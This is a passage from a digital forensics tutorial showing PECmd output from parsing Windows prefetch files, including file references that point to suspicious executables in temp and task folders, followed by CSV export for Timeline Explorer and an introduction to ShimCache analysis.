02: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNEL32.DLL
03: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNELBASE.DLL
04: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\LOCALE.NLS
05: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\APPHELP.DLL
06: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\APPPATCH\SYSMAIN.SDB
07: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\ADVAPI32.DLL
08: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSVCRT.DLL
09: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SECHOST.DLL
10: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RPCRT4.DLL
11: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHELL32.DLL
12: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSVCP_WIN.DLL
13: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UCRTBASE.DLL
14: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\USER32.DLL
15: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NETAPI32.DLL
16: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WIN32U.DLL
17: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\GDI32.DLL
18: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\GDI32FULL.DLL
19: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WS2_32.DLL
20: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WININET.DLL
21: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NETUTILS.DLL
22: \VOLUME{01d9da035d4d8f00-285d5e74}\$MFT
23: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SAMCLI.DLL
24: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\IMM32.DLL
25: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DRIVERS\CONDRV.SYS
26: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NTMARTA.DLL
27: \VOLUME{01d9da035d4d8f00-285d5e74}\TEMP\UNINSTALL.EXE (Keyword: True)
28: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\TASKS\MICROSOFT.WINDOWSKITS.FEEDBACK.EXE
29: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN
DOE\DOWNLOADS\UNINSTALL.EXE:ZONE.IDENTIFIER
30: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\TASKS\MICROSOFT.WINDOWSKITS.FEEDBACK.EXE:ZONE.IDENTIFIER
31: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\IERTUTIL.DLL
32: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\COMBASE.DLL
33: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHCORE.DLL
34: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\GLOBALIZATION\SORTING\SORTDEFAULT.NLS
35: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SSPICLI.DLL
36: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\WINDOWS.STORAGE.DLL
37: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WLDP.DLL
38: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHLWAPI.DLL
39: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\PROFAPI.DLL
```


```
40: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\ONDEMANDCONNROUTEHELPER.DLL
41: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WINHTTP.DLL
42: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNEL.APPCORE.DLL
43: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSWSOCK.DLL
44: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\IPHLPAPI.DLL
45: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WINNSI.DLL
46: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NSI.DLL
47: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\URLMON.DLL
48: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SRVCLI.DLL
49: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\OLEAUT32.DLL
50: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\OLE32.DLL
51: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DNSAPI.DLL
52: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RASADHLP.DLL
53: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\FWPUCLNT.DLL
54: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\BCRYPT.DLL
55: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-
US\MSWSOCK.DLL.MUI
56: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WSHQOS.DLL
57: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-
US\WSHQOS.DLL.MUI
58: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\C_20127.NLS
59: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN
DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\8O7R2XTQ\DISCORDSETUP[1].
EXE
60: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN
DOE\APPDATA\LOCAL\TEMP\DISCORDSETUP.EXE (Keyword: True)
61: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\TASKS\UPDATE.EXE
62: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\BCRYPTPRIMITIVES.DLL
63: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RPCSS.DLL
64: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UXTHEME.DLL
65: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\PROPSYS.DLL
66: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CFGMGR32.DLL
67: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CLBCATQ.DLL
68: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\REGISTRATION\R000000000006.CLB
69: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN
DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\CVERSIONS.1.DB
70: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN
DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\{AFBF9F1A-8EE8-4C77-AF34-
C647E37CA0D9}.1.VER0X0000000000000003.DB
71: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\DESKTOP.INI
72: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SAMLIB.DLL
73: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CRYPTBASE.DLL
74: \VOLUME{01d9da035d4d8f00-285d5e74}\TEMP\INSTALL.BAT (Keyword: True)
75: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CMD.EXE

---------- Processed
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch\DISC
```

```
ORD.EXE-7191FAD6.pf in 0.29670430 seconds ----------
```

Upon scrolling down the output, we can see the directories referenced by this executable.




Further scrolling down the output reveals the files referenced by this executable.



Suspicious Activity in Referenced Files

We should also consider the directory where the application was executed from. If it was run from an unusual or unexpected location, it may be suspicious. For example the below screenshot shows some suspicious locations and files.



Convert Prefetch Files to CSV

For easier analysis, we can convert the prefetch data into CSV as follows.


```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\PECmd.exe -d
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch --
csv C:\Users\johndoe\Desktop\forensic_data\prefetch_analysis
PECmd version 1.5.0.0

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/PECmd

Command line: -d
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch --
csv C:\Users\johndoe\Desktop\forensic_data\prefetch_analysis

Warning: Administrator privileges not found!

Keywords: temp, tmp

Looking for prefetch files in
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch

Found 161 Prefetch files

Processing
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch\APPL
ICATIONFRAMEHOST.EXE-8CE9A1EE.pf

Created on: 2023-08-28 09:39:12
Modified on: 2023-09-07 08:28:29
Last accessed on: 2023-09-17 16:02:51

Executable name: APPLICATIONFRAMEHOST.EXE
Hash: 8CE9A1EE
File size (bytes): 61,616
Version: Windows 10 or Windows 11
```

```
Run count: 2
Last run: 2023-09-07 08:28:18
Other run times: 2023-08-28 09:39:02

Volume information:

#0: Name: \VOLUME{01d9da035d4d8f00-285d5e74} Serial: 285D5E74 Created:
2023-08-28 22:59:56 Directories: 8 File references: 74

Directories referenced: 8

00: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS
01: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\FONTS
02: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\GLOBALIZATION
03: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\GLOBALIZATION\SORTING
04: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32
05: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-US
06: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEMAPPS
07: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEMAPPS\MICROSOFT.WINDOWS.SECHEALTHUI_CW5N1H2TXYEWY

Files referenced: 84

00: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NTDLL.DLL
01: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\APPLICATIONFRAMEHOST.EXE (Executable: True)
02: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNEL32.DLL
03: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNELBASE.DLL
04: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\LOCALE.NLS
05: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSVCRT.DLL
06: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\COMBASE.DLL
07: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UCRTBASE.DLL
08: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RPCRT4.DLL
09: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DXGI.DLL
10: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WIN32U.DLL
11: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\GDI32.DLL
12: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\GDI32FULL.DLL
13: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSVCP_WIN.DLL
14: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\USER32.DLL
15: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\IMM32.DLL
16: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RPCSS.DLL
17: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNEL.APPCORE.DLL
18: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\BCRYPTPRIMITIVES.DLL
19: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CLBCATQ.DLL
20: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\REGISTRATION\R000000000006.CLB
21: \VOLUME{01d9da035d4d8f00-285d5e74}\$MFT
22: \VOLUME{01d9da035d4d8f00-
```


```
285d5e74}\WINDOWS\SYSTEM32\APPLICATIONFRAME.DLL
23: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHCORE.DLL
24: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHLWAPI.DLL
25: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\OLEAUT32.DLL
26: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\TWINAPI.APPCORE.DLL
27: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UXTHEME.DLL
28: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\PROPSYS.DLL
29: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DEVOBJ.DLL
30: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CFGMGR32.DLL
31: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\TWINAPI.DLL
32: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SECHOST.DLL
33: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\BCP47MRM.DLL
34: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\D3D11.DLL
35: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DWMAPI.DLL
36: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\D2D1.DLL
37: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\OLE32.DLL
38: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\ONECOREUAPCOMMONPROXYSTUB.DLL
39: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WIN32KBASE.SYS
40: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSCTF.DLL
41: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\D3D10WARP.DLL
42: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\ADVAPI32.DLL
43: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\RESOURCEPOLICYCLIENT.DLL
44: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\DRIVERS\DXGMMS2.SYS
45: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\DRIVERS\DXGKRNL.SYS
46: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DXCORE.DLL
47: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DCOMP.DLL
48: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\COREMESSAGING.DLL
49: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WS2_32.DLL
50: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WIN32KFULL.SYS
51: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-
US\APPLICATIONFRAME.DLL.MUI
52: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\UIAUTOMATIONCORE.DLL
53: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\GLOBALIZATION\SORTING\SORTDEFAULT.NLS
54: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHELL32.DLL
55: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\WINDOWS.STORAGE.DLL
56: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WLDP.DLL
57: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\PROFAPI.DLL
58: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\WINDOWS.STATEREPOSITORYCORE.DLL
59: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\WINDOWS.STATEREPOSITORYPS.DLL
60: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WINDOWSCODECS.DLL
```

```
61: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\BCRYPT.DLL
62: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEMAPPS\MICROSOFT.WINDOWS.SECHE
---SNIP---
60: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UMPDC.DLL
61: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SERVICING\CBSAPI.DLL
62: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SOFTWAREDISTRIBUTION\DOWNLOAD\A766D9CA8E03365B463454014B
3585CB\CBSHANDLER\STATE
63: \VOLUME{01d9da035d4d8f00-
285d5e74}\WINDOWS\SYSTEM32\WINDOWS.STORAGE.DLL
64: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WLDP.DLL

---------- Processed
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch\WUAU
CLT.EXE-5D573F0E.pf in 0.05522470 seconds ----------
Processed 161 out of 161 files in 14.3289 seconds

CSV output will be saved to
C:\Users\johndoe\Desktop\forensic_data\prefetch_analysis\20230917160113_PE
Cmd_Output.csv
CSV time line output will be saved to
C:\Users\johndoe\Desktop\forensic_data\prefetch_analysis\20230917160113_PE
Cmd_Output_Timeline.csv
```



The destination directory contains the parsed output in CSV format.



Now we can easily analyse the output in Timeline Explorer. Let's load both files.



The second output file is the timeline file, which shows the executable details sorted by the run time.



Investigation of ShimCache (Application Compatibility Cache)

`ShimCache` (also known as AppCompatCache) is a Windows mechanism used by the Windows operating systems in order to identify application compatibility issues. This database records information about executed applications, and is stored in the Windows Registry. This information can be used by developers to track compatibility issues with executed programs.

In the `AppCompatCache` cache entries, we can see the information such as:

